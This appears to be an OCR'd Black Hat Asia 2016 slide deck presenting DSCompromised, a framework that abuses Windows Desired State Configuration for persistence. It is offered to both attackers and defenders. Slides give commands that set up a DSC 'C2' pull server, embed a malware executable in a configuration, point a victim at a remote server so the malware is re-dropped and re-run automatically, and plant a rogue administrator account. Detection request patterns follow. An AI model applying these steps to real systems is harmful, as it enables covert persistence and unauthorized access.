DSCompromised:
A Windows DSC Attack Framework


Black Hat Asia 2016

Matt Hastings, Ryan Kazanciyan

TANIUM™

Hello!

Ryan Kazanciyan
Chief Security Architect, Tanium



Matt Hastings
Security Director, Tanium

- Backgrounds in incident response & forensics for large-scale, targeted attacks
- Formerly consultants, currently builders
- Co-authors of “Investigating PowerShell Attacks” (BH USA, 2014)
- Continue to do IR & forensics research for “fun”

Agenda

- Background
- DSCompromised Framework & Attack Scenarios
- Sources of evidence
- Areas for future research and work

What the $%#$% is Desired State Configuration?

Windows DSC 101


- Next-gen configuration management platform for Windows
- Instrumented via PowerShell
- Uses standard Managed Object Format (MOF) files
- Does not require Active Directory (unlike SCCM)
- Similarities to Puppet & Chef
  - DSC is not a complete solution stack
  - DSC implements the configuration layer
  - Puppet and Chef can interoperate with DSC

What can DSC do?

Ensure that a desired “state” of the system is maintained over time

- Download and create files and directories
- Execute processes
- Run scripts
- Create users and assign group membership
- Control Windows services
- Manage registry keys and values
- Install software

DSC Workflow: Author, Stage, Implement



Sorry, no zero-days...

We have not…


- Exploited vulnerabilities in DSC
- Identified ways to escalate privileges with DSC

We have...

- Utilized DSC as a covert persistence mechanism
- Simplified the process to weaponize DSC
- Identified the telltale evidence of DSC misuse


Why is DSC an interesting attacker tool?

- Obscure & flexible persistence mechanism
- Not detected or examined by most security tools
- Automatic re-infection if not properly remediated



What are its limitations?

- Difficult to learn and use
  - Simplified by our PowerShell scripts
  - Troubleshooting can be painful
- Requires PS 4.0 on victim and “C2” server
  - Windows 8.1 and later
  - Server 2012 R2 and later
  - Optional WMF upgrade on earlier versions
- Requires Admin privileges on victim host
  - Post-compromise persistence



Why did we pursue this research?

- Equip red teams with a novel attack vector
- Help blue teams know how to detect it
- Get ahead of “real world” intruders

Introducing the DSCompromised Framework

DSCompromised Framework


- PowerShell scripts to setup DSC “C2” server, build payload, infect victims

- Components:
  - Server PowerShell module
    - `Configure-Server.psm1`
  - Victim configuration script
    - `Configure-Victim.ps1`

- https://github.com/matthastings/DSCompromised

Our approach: DSC “pull” mode

- Emulate a real C2 server
- Victim client initiates “beacon” requests via HTTP/s
- Server can be on the internet or victim’s internal network
  - Attacker-controlled server preferable
  - Significant footprint to install DSC hosting components




Attack Scenario: Persist Malware

- Infect victim machine with backdoor malware
- Ensure the malware continues to execute and remain on disk
- Re-infect victim automatically if remediated

Demo video:
Persisting malware with DSC

Attack Scenario: Step 0



Configure C2 Server by installing DSC services


- Add DSC Service Role: `Add-WindowsFeature Dsc-Service`
- Install Microsoft DSC Resource Kit: `xPSDesiredStateConfiguration`
- Run server setup script included with DSCompromised framework: `Initialize-Server`

Configure-Server.ps1

```
PS C:\> Initialize-Server -CompliancePort 9000 -ConfigPort
443
```

- Configure server as a DSC pull server
- `-CompliancePort`
  - Port where compliance server is hosted (optional)
  - Default value ‘9080’
- `-ConfigPort`
  - Port where configurations are hosted (optional)
  - Default value ‘8080’

Attack Scenario: Step 1



Build and host payload configuration on DSC C2 server


- Copy malware executable file to DSC C2 server
- Use DSCompromised script to ingest malware and build configuration payload: `New-Payload`
- Script generates configuration MOF with unique GUID name

New-Payload

```
PS C:\> New-Payload -SourceFile C:\evil.exe -DestinationPath
C:\NotEvil.exe -Arguments “foo bar” | New-Configuration
```

- Create payload configuration hosted on DSC pull server
- `-SourceFile`
  - Local path to malware executable file
  - Contents stored as byte array in configuration MOF
- `-DestinationPath`
  - Location on victim where file will be created
- `-Arguments`
  - Arguments passed for process execution (optional)
- Output
  - MOF and checksum files named with unique GUID
  - Stored in `C:\Program Files\WindowsPowerShell\DscService\Configuration`

Attack Scenario: Step 2




Execute

`Configure-Victim.ps1`

on victim

- Ensures WinRM enabled
- Takes GUID and server address as parameters
- Configures LCM to use remote DSC pull server

Attack Scenario: Step 3



Victim automatically downloads and applies configuration

- Configuration MOF drops embedded malware on disk and executes
- Attacker proceeds to interact with system via running backdoor

Configure-Victim.ps1


```
PS C:\> Configure-Victim -GUID {GUID} -Server 8.8.8.8 -Port
443 -MofPath C:\Temp\Temp.mof
```

- Runs on victim
- `-GUID`
  - GUID of configuration to download
- `-Server`
  - Pull server network address
- `-Port`
  - Pull server listening port (optional; default 8080)
- `-MofPath`
  - Location where temporary MOF file is written (optional)

Victim LCM Configuration

- `AllowModuleOverwrite = $True`
  - Overwrite with newer configuration
- `ConfigurationModeFrequencyMins = 15`
  - Minutes between LCM checks that system is in compliance with config
  - Hardcoded minimum 15 minutes
- `ConfigurationMode = 'ApplyAndAutoCorrect'`
  - How policy is applied
- `RefreshFrequencyMins = 30`
  - Minutes between communication with pull server for updated config
  - Hardcoded minimum 30 minutes
- `RefreshMode = 'Pull'`
  - How configurations are gathered (Pull or Push)


Attack Scenario: Step 4




Blue team Taylor Swift detects malware on disk

- Kills process
- Deletes file
- Shakes it off

15 minutes later...



Attack Scenario: Step 5




Victim is automatically reinfected

- DSC consistency check runs every fifteen minutes via scheduled task* (< WMF 5)
- Malware is re-created on victim host and executes again
- Attacker regains access to victim machine

Success!

Attack Scenario: Persist User Account

- Create an unauthorized local account with an attacker-chosen password
- Ensure user is a member of a specific group, such as local administrators
- Automatically re-add account and restore group membership if deleted or changed



Demo video:
Persisting a rogue account with DSC


New-User

```
PS C:\> New-User -Username test_user -Password
Long_And_Complex! -Group RemoteAdmins | New-Configuration
```

- Create user configuration hosted on DSC server
- `-Username`
  - User to be created on victim
- `-Password`
  - Must meet victim's password complexity requirements
- `-Group`
  - Local group of which user should be a member (optional)
  - Default 'Administrators'
- Output
  - MOF and checksum files named with unique GUID
  - Stored in `C:\Program Files\WindowsPowerShell\DscService\Configuration`

Victim Management

- DSC Compliance Server
- Web service on pull server that tracks configuration of managed endpoints



Get-Compliance

```
PS C:\> Get-Compliance -URI <compliance server address>
```

- Included in Configure-Server module
- Pulls victim information from DSC compliance server
- `-URI`
  - Compliance server address (optional)
  - Defaults to localhost and standard port (9080)
- Output
  - PS Objects for each victim machine

Compliance Output

```
ConfigID              : d6ca4433-2792-4904-be5a-82a12cf47d1b
LastCheckinTime       : 2016-03-15T01:37:50.6634233Z
LastComplianceTime    : 2016-03-05T15:24:58.994
ConfigCheckSum        : AB16DB71BEC001D59E0C96F3A51F0A9FF...
Computer              : 10.0.0.1
Compliant             : True
NodeStatus            : Pull operation was successful
```

Sources of evidence: DSC use and abuse

Network traffic

You probably shouldn’t see these requests leave your network…
(unless you legitimately use an external DSC server!)

```
POST /psdscpullserver.svc/Action(ConfigurationId='a8540639-cd47-462d-ae75-415158f60a99')/GetAction
```

```
GET /psdscpullserver.svc/Action(ConfigurationId='a8540639-cd47-462d-ae75-415158f60a99')/ConfigurationContent
```

